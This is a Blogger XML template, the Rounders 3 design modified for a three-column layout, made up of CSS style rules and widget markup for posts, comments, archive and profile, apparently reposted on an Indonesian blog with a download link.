<Variable name="topSidebarHeaderColor"
description="Top Sidebar Title Color"
type="color" default="#fff" value="#ffffff">
<Variable name="topSidebarBgColor"
description="Top Sidebar Background Color"
type="color" default="#586" value="#558866">
<Variable name="topSidebarTextColor" description="Top Sidebar Text Color"
type="color" default="#fff" value="#ffffff">
<Variable name="topSidebarLinkColor" description="Top Sidebar Link Color"
type="color" default="#fff" value="#ffffff">
<Variable name="topSidebarVisitedLinkColor"
description="Top Sidebar Visited Link Color"
type="color" default="#fff" value="#ffffff">
<Variable name="bottomSidebarHeaderColor"
description="Bottom Sidebar Title Color"
type="color" default="#abc" value="#aabbcc">

<Variable name="bottomSidebarLinkColor"
description="Bottom Sidebar Link Color"
type="color" default="#99ddbb" value="#99ddbb">
<Variable name="bottomSidebarVisitedLinkColor"
description="Bottom Sidebar Visited Link Color"
type="color" default="#ffffff" value="#ffffff">
<Variable name="bodyFont" description="Text Font" type="font"
default="normal normal 100% 'Trebuchet MS',Verdana,Arial,Sans-serif" value="normal normal 100% 'Trebuchet MS',Verdana,Arial,Sans-serif">
<Variable name="pageTitleFont" description="Blog Title Font" type="font"
default="normal bold 200% 'Trebuchet MS',Verdana,Arial,Sans-serif" value="normal bold 200% 'Trebuchet MS',Verdana,Arial,Sans-serif">
<Variable name="descriptionFont" description="Blog Description Font" type="font"
default="normal normal 100% 'Trebuchet MS',Verdana,Arial,Sans-serif" value="normal normal 100% 'Trebuchet MS',Verdana,Arial,Sans-serif">
<Variable name="headerFont" description="Sidebar Title Font" type="font"
default="normal bold 100% 'Trebuchet MS',Verdana,Arial,Sans-serif" value="normal bold 100% 'Trebuchet MS',Verdana,Arial,Sans-serif">
<Variable name="postTitleFont" description="Post Title Font" type="font"
default="normal bold 135% 'Trebuchet MS',Verdana,Arial,Sans-serif" value="normal bold 135% 'Trebuchet MS',Verdana,Arial,Sans-serif">
*/

body {
background:#123;
margin:0;
text-align:center;
line-height: 1.5em;
font: x-small Trebuchet MS, Verdana, Arial, Sans-serif;
color:$mainTextColor;
font-size/* */:/**/small;
font-size: /**/small;
}


/* Page Structure
----------------------------------------------- */
/* The images which help create rounded corners depend on the
following widths and measurements. If you want to change
these measurements, the images will also need to change.
*/
#outer-wrapper {
width:900px;
margin:0 auto;
text-align:left;
font: $bodyFont;
}
#main-wrap1 {
width:485px;
float:left;
background:$mainBgColor url("http://www.blogblog.com/rounders3/corners_main_bot.gif") no-repeat left bottom;
margin:15px 0 0;
padding:0 0 10px;
color:$mainTextColor;
font-size:97%;
line-height:1.5em;
word-wrap: break-word; /* fix for long text breaking sidebar float in IE */
overflow: hidden; /* fix for long non-text content breaking IE sidebar float */
}
#main-wrap2 {
float:left;
width:100%;
background:url("http://www.blogblog.com/rounders3/corners_main_top.gif") no-repeat left top;
padding:10px 0 0;
}
#main {
background:url("http://www.blogblog.com/rounders3/rails_main.gif") repeat-y;
padding:0;
}
#sidebar-wrap {
width:395px;
float:right;
margin:0;
font-size:97%;
line-height:1.5em;
word-wrap: break-word; /* fix for long text breaking sidebar float in IE */
overflow: hidden; /* fix for long non-text content breaking IE sidebar float */
}

#sidebarleft-wrap {
width:240px;
float:left;
margin: 15px 0 0;
font-size:97%;
line-height:1.5em;
word-wrap: break-word; /* fix for long text breaking sidebar float in IE */
overflow: hidden; /* fix for long non-text content breaking IE sidebar float */
}
#sidebarright-wrap {
width:140px;
float: right;
margin:15px 0 0;
font-size:97%;
line-height:1.5em;
word-wrap: break-word; /* fix for long text breaking sidebar float in IE */
overflow: hidden; /* fix for long non-text content breaking IE sidebar float */
}

.main .widget {
margin-top: 4px;
width: 468px;
padding: 0 13px;
}

.main .Blog {
margin: 0;
padding: 0;
width: 484px;
}

/* Links
----------------------------------------------- */
a:link {
color: $mainLinkColor;
}
a:visited {
color: $mainVisitedLinkColor;
}
a:hover {
color: $mainVisitedLinkColor;
}
a img {
border-width:0;
}


/* Blog Header
----------------------------------------------- */
#header-wrapper {
background:$titleBgColor url("http://hoctroarticles.googlepages.com/corners3_cap_top.gif") no-repeat left top;
margin:22px 0 0 0;
padding:8px 0 0 0;
color:$titleTextColor;
}
#header {
background:url("http://hoctroarticles.googlepages.com/corners3_cap_bot.gif") no-repeat left bottom;
padding:0 15px 8px;
}
#header h1 {
margin:0;
padding:10px 30px 5px;
line-height:1.2em;
font: $pageTitleFont;
}
#header a,
#header a:visited {
text-decoration:none;
color: $titleTextColor;
}
#header .description {
margin:0;
padding:5px 30px 10px;
line-height:1.5em;
font: $descriptionFont;
}


/* Posts
----------------------------------------------- */
h2.date-header {
margin:0 28px 0 43px;
font-size:85%;
line-height:2em;
text-transform:uppercase;
letter-spacing:.2em;
color:$dateHeaderColor;
}
.post {
margin:.3em 0 25px;
padding:0 13px;
border:1px dotted $borderColor;
border-width:1px 0;
}
.post h3 {
margin:0;
line-height:1.5em;
background:url("http://www.blogblog.com/rounders3/icon_arrow.gif") no-repeat 10px .5em;
display:block;
border:1px dotted $borderColor;
border-width:0 1px 1px;
padding:2px 14px 2px 29px;
color: $postTitleColor;
font: $postTitleFont;
}
.post h3 a, .post h3 a:visited {
text-decoration:none;
color: $postTitleColor;
}
a.title-link:hover {
background-color: $borderColor;
color: $mainTextColor;
}
.post-body {
border:1px dotted $borderColor;
border-width:0 1px 1px;
border-bottom-color:$mainBgColor;
padding:10px 14px 1px 29px;
}
html>body .post-body {
border-bottom-width:0;
}
.post p {
margin:0 0 .75em;
}
.post-footer {
background: #ffffff;
margin:0;
padding:2px 14px 2px 29px;
border:1px dotted $borderColor;
border-width:1px;
font-size:100%;
line-height:1.5em;
color: #666666;
}
.post-footer p {
margin: 0;
}
html>body .post-footer {
border-bottom-color:transparent;
}

.uncustomized-post-template .post-footer {
text-align: right;
}

.uncustomized-post-template .post-author,
.uncustomized-post-template .post-timestamp {
display: block;
float: left;
text-align:left;
margin-right: 4px;
}

.post-footer a {
color: #456;
}
.post-footer a:hover {
color: #234;
}
a.comment-link {
/* IE5.0/Win doesn't apply padding to inline elements,
so we hide these two declarations from it */
background/* */:/**/url("http://www.blogblog.com/rounders/2icon_comment.gif") no-repeat 0 45%;
padding-left:14px;
}
html>body a.comment-link {
/* Respecified, for IE5/Mac's benefit */
background:url("http://www.blogblog.com/rounders3/icon_comment.gif") no-repeat 0 45%;
padding-left:14px;
}
.post img {
margin:0 0 5px 0;
padding:4px;
border:1px solid $borderColor;
}
blockquote {
margin:.75em 0;
border:1px dotted $borderColor;
border-width:1px 0;
padding:5px 15px;
color: $dateHeaderColor;
}
.post blockquote p {
margin:.5em 0;
}

#blog-pager-newer-link {
float: left;
margin-left: 13px;
}

#blog-pager-older-link {
float: right;
margin-right: 13px;
}

#blog-pager {
text-align: center;
}

.feed-links {
clear: both;
line-height: 2.5em;
margin-left: 13px;
}

/* Comments
----------------------------------------------- */
#comments {
margin:-25px 13px 0;
border:1px dotted $borderColor;
border-width:0 1px 1px;
padding:20px 0 15px 0;
}
#comments h4 {
margin:0 0 10px;
padding:0 14px 2px 29px;
border-bottom:1px dotted $borderColor;
font-size:120%;
line-height:1.4em;
color:$postTitleColor;
}
#comments-block {
margin:0 15px 0 9px;
}
.comment-author {
background:url("http://www.blogblog.com/rounders3/icon_comment.gif") no-repeat 2px .3em;
margin:.5em 0;
padding:0 0 0 20px;
font-weight:bold;
}
.comment-body {
margin:0 0 1.25em;
padding:0 0 0 20px;
}
.comment-body p {
margin:0 0 .5em;
}
.comment-footer {
margin:0 0 .5em;
padding:0 0 .75em 20px;
}
.comment-footer a:link {
color: #333;
}
.deleted-comment {
font-style:italic;
color:gray;
}


/* Profile
----------------------------------------------- */
.profile-img {
float: left;
margin: 5px 5px 5px 0;
border: 4px solid $topSidebarTextColor;
}

.profile-datablock {
margin:0 15px .5em 0;
padding-top:8px;
}

.profile-link {
background:url("http://www.blogblog.com/rounders3/icon_profile.gif") no-repeat 0 .1em;
padding-left:15px;
font-weight:bold;
}

.profile-textblock {
clear: both;
margin: 0;
}

.sidebar .clear, .main .widget .clear {
clear: both;
}

#sidebartop-wrap {
background:$topSidebarBgColor url("http://www.blogblog.com/rounders3/corners_prof_bot.gif") no-repeat left bottom;
margin:0px 0px 15px;
padding:0px 0px 10px;
color:$topSidebarTextColor;
}

#sidebartop-wrap2 {
background:url("http://www.blogblog.com/rounders3/corners_prof_top.gif") no-repeat left top;
padding: 10px 0 0;
margin:0;
border-width:0;
}

#sidebartop h2 {
line-height:1.5em;
color:$topSidebarHeaderColor;
border-bottom: 1px dotted $topSidebarHeaderColor;
font: $headerFont;
margin-bottom: 0.5em;
}

#sidebartop a {
color: $topSidebarLinkColor;
}

#sidebartop a:hover {
color: $topSidebarVisitedLinkColor;
}
#sidebartop a:visited {
color: $topSidebarVisitedLinkColor;
}

#sidebar a {
color: $bottomSidebarLinkColor;
}
#sidebar a:hover,
#sidebar a:visited {
color: $bottomSidebarVisitedLinkColor;
}

/* Sidebar Boxes
----------------------------------------------- */

.sidebar .widget {
margin:.5em 13px 1.25em;
padding:0 0px;
}

.widget-content {
margin-top: 0.5em;
}

#sidebarbottom-wrap1 {
background:$titleBgColor url("http://www.blogblog.com/rounders3/corners_side_top.gif") no-repeat left top;
margin:0 0 15px;
padding:10px 0 0;
color: $titleTextColor;
}

#sidebarbottom-wrap2 {
background:url("http://www.blogblog.com/rounders3/corners_side_bot.gif") no-repeat left bottom;
padding:8px 0px 8px;
}


#sidebarright-wrap1 {
background:$topSidebarBgColor url("http://hoctroarticles.googlepages.com/corners3_prof_bot.gif") no-repeat left bottom;
margin:0px 0px 15px;
padding:0px 0px 10px;
color:$topSidebarTextColor;
}

#sidebarright-wrap2 {
background:url("http://hoctroarticles.googlepages.com/corners3_prof_top.gif") no-repeat left top;
padding: 10px 0 0;
margin:0;
border-width:0;
}

#sidebarright h2 {
line-height:1.5em;
color:$topSidebarHeaderColor;
border-bottom: 1px dotted $topSidebarHeaderColor;
font: $headerFont;
margin-bottom: 0.5em;
}

#sidebarright a {
color: $topSidebarLinkColor;
}

#sidebarright a:hover {
color: $topSidebarVisitedLinkColor;
}
#sidebarright a:visited {
color: $topSidebarVisitedLinkColor;
}

.sidebar h2 {
margin:0 0 .5em 0;
padding:0 0 .2em;
line-height:1.5em;
font:$headerFont;
}

.sidebar ul {
list-style:none;
margin:0 0 1.25em;
padding:0 0px;
}

.sidebar ul li {
background:url("http://www.blogblog.com/rounders3/icon_arrow_sm.gif") no-repeat 2px .25em;
margin:0;
padding:0 0 3px 16px;
margin-bottom:3px;
border-bottom:1px dotted $borderColor;
line-height:1.4em;
}
.sidebar p {
margin:0 0 .6em;
}

#sidebar h2 {
color: $bottomSidebarHeaderColor;
border-bottom: 1px dotted $bottomSidebarHeaderColor;
}

/* Footer
----------------------------------------------- */
#footer-wrap1 {
clear:both;
margin:0;
padding:15px 0 0;
}
#footer-wrap2 {
background:$titleBgColor url("http://hoctroarticles.googlepages.com/corners3_cap_top.gif") no-repeat left top;
padding:8px 0 0;
color:$titleTextColor;
}
#footer {
background:url("http://hoctroarticles.googlepages.com/corners3_cap_bot.gif") no-repeat left bottom;
padding:8px 15px 8px;
}
#footer hr {display:none;}
#footer p {margin:0;}
#footer a {color:$titleTextColor;}

/** Page structure tweaks for layout editor wireframe */
body#layout #main-wrap1,
body#layout #sidebar-wrap,
body#layout #header-wrapper {
margin-top: 0;
}

body#layout #header, body#layout #header-wrapper,
body#layout #outer-wrapper {
margin-left:0,
margin-right: 0;
padding: 0;
}

body#layout #outer-wrapper {
width: 730px;
}

body#layout #footer-wrap1 {
padding-top: 0;
}
h6, h6 a, h6 a:hover, h6 a:visited {
color:#cceee4;
}
]]></b:skin>
</head>

<body>
<div id='outer-wrapper'>

<div id='header-wrapper'>
<b:section class='header' id='header' maxwidgets='1'>
<b:widget id='Header1' locked='true' title='Hoctro&quot;s Other Place (Header)' type='Header'>
<b:includable id='main'>
<div class='titlewrapper'>
<h1 class='title'>
<b:if cond='data:blog.url == data:blog.homepageUrl'>
<data:title/>
<b:else/>
<a expr:href='data:blog.homepageUrl'><data:title/></a>
</b:if>
</h1>
</div>
<div class='descriptionwrapper'>
<p class='description'><span><data:description/></span></p>
</div>
</b:includable>
</b:widget>
</b:section>
</div>

<div id='main-wrap1'><div id='main-wrap2'>
<b:section class='main' id='main' showaddelement='no'>
<b:widget id='Blog1' locked='true' title='Blog Posts' type='Blog'>
<b:includable id='main' var='top'>
<!-- posts -->
<div class='blog-posts'>

<b:include data='top' name='status-message'/>

<b:loop values='data:posts' var='post'>
<b:if cond='data:post.dateHeader'>
<h2 class='date-header'><data:post.dateHeader/></h2>
</b:if>
<b:include data='post' name='post'/>
<b:if cond='data:blog.pageType == "item"'>
<b:include data='post' name='comments'/>
</b:if>
</b:loop>
</div>

<!-- navigation -->
<b:include name='nextprev'/>

<!-- feed links -->
<b:include name='feedLinks'/>
</b:includable>
<b:includable id='nextprev'>
<div class='blog-pager' id='blog-pager'>
<b:if cond='data:newerPageUrl'>
<span id='blog-pager-newer-link'>
<a class='blog-pager-newer-link' expr:href='data:newerPageUrl' expr:id='data:widget.instanceId + "_blog-pager-newer-link"' expr:title='data:newerPageTitle'><data:newerPageTitle/></a>
</span>
</b:if>

<b:if cond='data:olderPageUrl'>
<span id='blog-pager-older-link'>
<a class='blog-pager-older-link' expr:href='data:olderPageUrl' expr:id='data:widget.instanceId + "_blog-pager-older-link"' expr:title='data:olderPageTitle'><data:olderPageTitle/></a>
</span>
</b:if>

<b:if cond='data:blog.homepageUrl != data:blog.url'>
<a class='home-link' expr:href='data:blog.homepageUrl'><data:homeMsg/></a>
<b:else/>
<b:if cond='data:newerPageUrl'>
<a class='home-link' expr:href='data:blog.homepageUrl'><data:homeMsg/></a>
</b:if>
</b:if>

</div>
<div class='clear'/>
</b:includable>
<b:includable id='post' var='post'>
<div class='post uncustomized-post-template'>
<a expr:name='data:post.id'/>
<b:if cond='data:post.title'>
<h3 class='post-title'>
<b:if cond='data:post.link'>
<a expr:href='data:post.link'><data:post.title/></a>
<b:else/>
<b:if cond='data:post.url'>
<a expr:href='data:post.url'><data:post.title/></a>
<b:else/>
<data:post.title/>
</b:if>
</b:if>
</h3>
</b:if>

<div class='post-header-line-1'/>

<div class='post-body'>
<p><data:post.body/></p>
<div style='clear: both;'/> <!-- clear for photos floats -->
</div>
<div class='post-footer'>
<p class='post-footer-line post-footer-line-1'>
<span class='post-author'>
<b:if cond='data:top.showAuthor'>
<data:top.authorLabel/> <data:post.author/>
</b:if>
</span>

<span class='post-timestamp'>
<b:if cond='data:top.showTimestamp'>
<data:top.timestampLabel/>
<b:if cond='data:post.url'>
<a class='timestamp-link' expr:href='data:post.url' title='permanent link'><data:post.timestamp/></a>
</b:if>
</b:if>
</span>

<span class='post-comment-link'>
<b:if cond='data:blog.pageType != "item"'>

<b:if cond='data:post.allowComments'>
<a class='comment-link' expr:href='data:post.addCommentUrl' expr:onclick='data:post.addCommentOnclick'><b:if cond='data:post.numComments == 1'>1 <data:top.commentLabel/><b:else/><data:post.numComments/> <data:top.commentLabelPlural/></b:if></a>
</b:if>
</b:if>
</span>

<!-- backlinks -->
<span class='post-backlinks post-comment-link'>
<b:if cond='data:blog.pageType != "item"'>
<b:if cond='data:post.showBacklinks'>
<a class='comment-link' expr:href='data:post.url + "#links"'><data:top.backlinkLabel/></a>
</b:if>
</b:if>
</span>

<span class='post-icons'>
<!-- email post links -->
<b:if cond='data:post.emailPostUrl'>
<span class='item-action'>
<a expr:href='data:post.emailPostUrl' expr:title='data:top.emailPostMsg'>
<span class='email-post-icon'>&#160;</span>
</a>
</span>
</b:if>

<!-- quickedit pencil -->
<b:include data='post' name='postQuickEdit'/>
</span>
</p>

<p class='post-footer-line post-footer-line-2'>
<span class='post-labels'>
<b:if cond='data:post.labels'>
<data:postLabelsLabel/>
<b:loop values='data:post.labels' var='label'>
<a expr:href='data:label.url' rel='tag'><data:label.name/></a><b:if cond='data:label.isLast != "true"'>,</b:if>
</b:loop>
</b:if>
</span>
</p>

<p class='post-footer-line post-footer-line-3'/>
</div>
</div>
</b:includable>
<b:includable id='postQuickEdit' var='post'>
<b:if cond='data:post.editUrl'>
<span expr:class='"item-control " + data:post.adminClass'>
<a expr:href='data:post.editUrl' expr:title='data:top.editPostMsg'>
<span class='quick-edit-icon'>&#160;</span>
</a>
</span>
</b:if>
</b:includable>
<b:includable id='commentDeleteIcon' var='comment'>
<span expr:class='"item-control " + data:comment.adminClass'>
<a expr:href='data:comment.deleteUrl' expr:title='data:top.deleteCommentMsg'>
<span class='delete-comment-icon'>&#160;</span>
</a>
</span>
</b:includable>
<b:includable id='backlinkDeleteIcon' var='backlink'>
<span expr:class='"item-control " + data:backlink.adminClass'>
<a expr:href='data:backlink.deleteUrl' expr:title='data:top.deleteBacklinkMsg'>
<span class='delete-comment-icon'>&#160;</span>
</a>
</span>
</b:includable>
<b:includable id='comments' var='post'>
<div class='comments' id='comments'>
<a name='comments'/>
<b:if cond='data:post.allowComments'>
<h4>
<b:if cond='data:post.numComments == 1'>
1 <data:commentLabel/>:
<b:else/>
<data:post.numComments/> <data:commentLabelPlural/>:
</b:if>
</h4>

<dl id='comments-block'>
<b:loop values='data:post.comments' var='comment'>
<dt class='comment-author' expr:id='"comment-" + data:comment.id'>
<a expr:name='"comment-" + data:comment.id'/>
<b:if cond='data:comment.authorUrl'>
<a expr:href='data:comment.authorUrl' rel='nofollow'><data:comment.author/></a>
<b:else/>
<data:comment.author/>
</b:if>
<data:commentPostedByMsg/>
</dt>
<dd class='comment-body'>
<b:if cond='data:comment.isDeleted'>
<span class='deleted-comment'><data:comment.body/></span>
<b:else/>
<p><data:comment.body/></p>
</b:if>
</dd>
<dd class='comment-footer'>
<span class='comment-timestamp'>
<a expr:href='"#comment-" + data:comment.id' title='comment permalink'>
<data:comment.timestamp/>
</a>
<b:include data='comment' name='commentDeleteIcon'/>
</span>
</dd>
</b:loop>
</dl>

<p class='comment-footer'>
<a expr:href='data:post.addCommentUrl' expr:onclick='data:post.addCommentOnclick'><data:postCommentMsg/></a>
</p>
</b:if>

<div id='backlinks-container'>
<div expr:id='data:widget.instanceId + "_backlinks-container"'>
<b:if cond='data:post.showBacklinks'>
<b:include data='post' name='backlinks'/>
</b:if>
</div>
</div>
</div>
</b:includable>
<b:includable id='backlinks' var='post'>
<a name='links'/><h4><data:post.backlinksLabel/></h4>
<b:if cond='data:post.numBacklinks != 0'>
<dl class='comments-block' id='comments-block'>
<b:loop values='data:post.backlinks' var='backlink'>
<div class='collapsed-backlink backlink-control'>
<dt class='comment-title'>
<span class='backlink-toggle-zippy'>&#160;</span>
<a expr:href='data:backlink.url' rel='nofollow'><data:backlink.title/></a>
<b:include data='backlink' name='backlinkDeleteIcon'/>
</dt>
<dd class='comment-body collapseable'>
<data:backlink.snippet/>
</dd>
<dd class='comment-footer collapseable'>
<span class='comment-author'><data:post.authorLabel/> <data:backlink.author/></span>
<span class='comment-timestamp'><data:post.timestampLabel/> <data:backlink.timestamp/></span>
</dd>
</div>
</b:loop>
</dl>
</b:if>
<p class='comment-footer'>
<a class='comment-link' expr:href='data:post.createLinkUrl' expr:id='data:widget.instanceId + "_backlinks-create-link"' target='_blank'><data:post.createLinkLabel/></a>
</p>
</b:includable>
<b:includable id='feedLinks'>
<b:if cond='data:blog.pageType != "item"'> <!-- Blog feed links -->
<b:if cond='data:feedLinks'>
<div class='blog-feeds'>
<b:include data='feedLinks' name='feedLinksBody'/>
</div>
</b:if>

<b:else/> <!--Post feed links -->
<div class='post-feeds'>
<b:loop values='data:posts' var='post'>
<b:if cond='data:post.allowComments'>
<b:if cond='data:post.feedLinks'>
<b:include data='post.feedLinks' name='feedLinksBody'/>
</b:if>
</b:if>
</b:loop>
</div>
</b:if>
</b:includable>
<b:includable id='feedLinksBody' var='links'>
<div class='feed-links'>
<data:feedLinksMsg/>
<b:loop values='data:links' var='f'>
<a class='feed-link' expr:href='data:f.url' expr:type='data:f.mimeType' target='_blank'><data:f.name/> (<data:f.feedType/>)</a>
</b:loop>
</div>
</b:includable>
<b:includable id='status-message'>
<b:if cond='data:navMessage'>
<div class='status-msg-wrap'>
<div class='status-msg-body'>
<data:navMessage/>
</div>
<div class='status-msg-border'>
<div class='status-msg-bg'>
<div class='status-msg-hidden'><data:navMessage/></div>
</div>
</div>
</div>
<div style='clear: both;'/>
</b:if>
</b:includable>
</b:widget>
</b:section>
</div></div>

<div id='sidebar-wrap'>
<div id='sidebarleft-wrap'>
<div id='sidebartop-wrap'><div id='sidebartop-wrap2'>
<b:section class='sidebar' id='sidebartop'>
<b:widget id='BlogArchive1' locked='false' title='Blog Archive' type='BlogArchive'>
<b:includable id='main'>
<b:if cond='data:title'>
<h2><data:title/></h2>
</b:if>
<div class='widget-content'>
<div id='ArchiveList'>
<div expr:id='data:widget.instanceId + "_ArchiveList"'>
<b:if cond='data:style == "HIERARCHY"'>
<b:include data='data' name='interval'/>
</b:if>
<b:if cond='data:style == "FLAT"'>
<b:include data='data' name='flat'/>
</b:if>
<b:if cond='data:style == "MENU"'>
<b:include data='data' name='menu'/>
</b:if>
</div>
</div>
<b:include name='quickedit'/>
</div>
</b:includable>
<b:includable id='flat' var='data'>
<ul>
<b:loop values='data:data' var='i'>
<li class='archivedate'>
<a expr:href='data:i.url'><data:i.name/></a> (<data:i.post-count/>)
</li>
</b:loop>
</ul>
</b:includable>
<b:includable id='menu' var='data'>
<select expr:id='data:widget.instanceId + "_ArchiveMenu"'>
<option value=''><data:title/></option>
<b:loop values='data:data' var='i'>
<option expr:value='data:i.url'><data:i.name/> (<data:i.post-count/>)</option>
</b:loop>
</select>
</b:includable>
<b:includable id='interval' var='intervalData'>
<b:loop values='data:intervalData' var='i'>
<ul>
<li expr:class='"archivedate " + data:i.expclass'>
<b:include data='i' name='toggle'/>
<a class='post-count-link' expr:href='data:i.url'><data:i.name/></a>
(<span class='post-count'><data:i.post-count/></span>)
<b:if cond='data:i.data'>
<b:include data='i.data' name='interval'/>
</b:if>
<b:if cond='data:i.posts'>
<b:include data='i.posts' name='posts'/>
</b:if>
</li>
</ul>
</b:loop>
</b:includable>
<b:includable id='toggle' var='interval'>
<b:if cond='data:interval.toggleId'>
<b:if cond='data:interval.expclass == "expanded"'>
<a class='toggle' expr:href='data:widget.actionUrl + "&amp;action=toggle" + "&dir=close&amp;amp;amp;amp;amp;toggle=" + data:interval.toggleId + "&toggleopen=" + data:toggleopen'>
<span class='zippy toggle-open'>&#9660; </span>
</a>
<b:else/>
<a class='toggle' expr:href='data:widget.actionUrl + "&amp;action=toggle" + "&dir=open&toggle=" + data:interval.toggleId + "&toggleopen=" + data:toggleopen'>
<span class='zippy'>&#9658; </span>
</a>
</b:if>
</b:if>
</b:includable>
<b:includable id='posts' var='posts'>
<ul class='posts'>
<b:loop values='data:posts' var='i'>
<li><a expr:href='data:i.url'><data:i.title/></a></li>
</b:loop>
</ul>
</b:includable>
</b:widget>
</b:section>
</div></div>

<div id='sidebarbottom-wrap1'><div id='sidebarbottom-wrap2'>
<b:section class='sidebar' id='sidebar' preferred='yes'>
<b:widget id='Profile1' locked='false' title='About Me' type='Profile'>
<b:includable id='main'>
<b:if cond='data:title != ""'>
<h2><data:title/></h2>
</b:if>
<div class='widget-content'>
<b:if cond='data:team == "true"'> <!-- team blog profile -->
<ul>
<b:loop values='data:authors' var='i'>
<li><a expr:href='data:i.userUrl'><data:i.display-name/></a></li>
</b:loop>
</ul>

<b:else/> <!-- normal blog profile -->

<b:if cond='data:photo.url != ""'>
<a expr:href='data:userUrl'><img class='profile-img' expr:alt='data:photo.alt' expr:height='data:photo.height' expr:src='data:photo.url' expr:width='data:photo.width'/></a>
</b:if>

<dl class='profile-datablock'>
<dt class='profile-data'><data:displayname/></dt>

<b:if cond='data:showlocation == "true"'>
<dd class='profile-data'><data:location/></dd>
</b:if>

<b:if cond='data:aboutme != ""'><dd class='profile-textblock'><data:aboutme/></dd></b:if>
</dl>
<a class='profile-link' expr:href='data:userUrl'><data:viewProfileMsg/></a>
</b:if>

<b:include name='quickedit'/>
</div>
</b:includable>
</b:widget>
</b:section>
</div></div>

</div>
<div id='sidebarright-wrap'>
<div id='sidebarright-wrap1'><div id='sidebarright-wrap2'>
<b:section class='sidebar' id='sidebarright' preferred='no'/>
</div></div>
</div>
</div>


<div id='footer-wrap1'><div id='footer-wrap2'>
<b:section class='footer' id='footer'/>

</div></div>

</div>
<h6 style='text-align: center;'>Template Designed by <a href='http://www.stopdesign.com'>Douglas Bowman</a> - Updated to New Blogger by: <a href='http://www.blogger.com/start'>Blogger Team</a><br/>Modified for 3-Column Layout by <a href='http://hoctro.blogspot.com'>Hoctro</a></h6>
</body>
</html>

Download : Code Rounders 3 kolom here

Baca Selengkapnya - Template 3 (tiga) kolom Blog Baru
 

Copyright Harga HP Terbaru © 2010 - All right reserved. Powered by Wordpress Hostgator Hosting whos online